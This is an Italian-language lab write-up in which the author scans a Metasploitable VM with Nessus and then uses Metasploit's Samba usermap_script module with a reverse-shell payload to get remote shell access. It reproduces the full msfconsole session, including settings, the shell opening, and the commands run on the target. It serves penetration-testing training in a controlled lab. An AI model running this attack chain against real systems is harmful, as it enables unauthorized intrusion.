

Esercizio Giorno 4: Sfruttamento di una vulnerabilità su Metasploitable tramite MSFConsole

Obiettivo:

Lo scopo dell'esercizio era sfruttare una vulnerabilità di Metasploitable sulla porta 445 TCP, utilizzando Metasploit. Il processo prevedeva un'attività di scansione delle vulnerabilità con Nessus, l'identificazione di un exploit vulnerabile, e l'esecuzione di un attacco con MSFConsole per ottenere l'accesso alla macchina vulnerabile.

Passaggi Eseguiti:

1. Vulnerability Scanning con Nessus:

- Avviata una scansione di vulnerabilità sulla macchina Metasploitable (IP: 192.168.50.150) usando Nessus su Kali Linux (IP: 192.168.50.100).
- La scansione ha permesso di identificare vulnerabilità, in particolare sulla porta 445 (Samba), che è la porta su cui si concentrava l'esercizio.

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.50.100 netmask 255.255.255.0 broadcast 192.168.50.255
    ether 08:00:27:6e:13:6e txqueuelen 1000 (Ethernet)
    RX packets 51727 bytes 76907177 (73.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8533 bytes 681799 (665.8 KiB)
    TX errors 0 dropped 2 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 1671 bytes 175363 (171.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1671 bytes 175363 (171.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:68:19:af
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe68:19af/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2214 errors:0 dropped:0 overruns:0 frame:0
          TX packets:392 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:160332 (156.5 KB)  TX bytes:155288 (151.6 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1795 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1795 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:847669 (827.8 KB)  TX bytes:847669 (827.8 KB)

```



2. Ricerca e Configurazione dell'Exploit con MSFConsole:

- Avviato **MSFConsole** su Kali Linux.
- Utilizzato il comando **search samba** per identificare gli exploit disponibili.
- Selezionato l'exploit **exploit/multi/samba/usermap_script**, che sfrutta una vulnerabilità nota di Samba.
- Configurato l'exploit con i seguenti parametri:
 - **RHOST:** 192.168.50.150 (IP di Metasploitable)
 - **LPORT:** 5555 (porta di ascolto per il payload)
 - **PAYLOAD:** **cmd/unix/reverse** (payload di reverse shell)
 - **LHOST:** 192.168.50.100 (IP di Kali Linux)

```

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/multi/samba/usermap_script      2007-05-14      excellent No      Samba "username map script" Comm

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.50.150
rhost => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.50.100
lhost => 192.168.50.100
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name      Current Setting  Required  Description
--      -
CHOST      The local client address
CPORT      The local client port
Proxies    A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS     192.168.50.150  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
RPORT      139              yes       The target port (TCP)

Payload options (cmd/unix/reverse):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.50.100  yes       The listen address (an interface may be specified)
LPORT     5555              yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic

View the full module info with the info, or info -d command.

```

3. Esecuzione dell'Exploit:

- Avviato l'exploit con il comando **run**.
- La sessione è stata stabilita con successo, ottenendo l'accesso remoto alla macchina Metasploitable tramite una reverse shell.

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP double handler on 192.168.50.100:5555
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo seXZ83CYA9YaAI0l;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "seXZ83CYA9YaAI0l\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:54275) at 2025-03-17 09:50:23 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:68:19:af
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe68:19af/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2236 errors:0 dropped:0 overruns:0 frame:0
          TX packets:414 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:162485 (158.6 KB)  TX bytes:157085 (153.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2033 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2033 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:966773 (944.1 KB)  TX bytes:966773 (944.1 KB)
```

4. Verifica della Connessione:

- Una volta ottenuto l'accesso, eseguiamo il comando **ifconfig** nella shell della macchina Metasploitable compromessa per verificare l'indirizzo di rete della macchina.

Strumenti Utilizzati:

- **Kali Linux:** Sistema di attacco e esecuzione degli exploit.
- **Metasploitable:** Sistema vulnerabile su cui è stato eseguito l'attacco.
- **Nessus:** Strumento di scansione delle vulnerabilità utilizzato per identificare i punti deboli della macchina Metasploitable.
- **Metasploit Framework:** Strumento utilizzato per eseguire l'exploit di Samba vulnerabile sulla porta 445.

Conclusioni:

L'attività ha permesso di identificare e sfruttare con successo una vulnerabilità nella macchina Metasploitable, ottenendo l'accesso remoto tramite una reverse shell. La scansione con Nessus ha facilitato l'individuazione della vulnerabilità, mentre Metasploit ha consentito di sfruttare efficacemente. Questo esercizio ha evidenziato l'importanza della scansione delle vulnerabilità e dell'uso di strumenti come Metasploit per la realizzazione di test di penetrazione in ambienti controllati.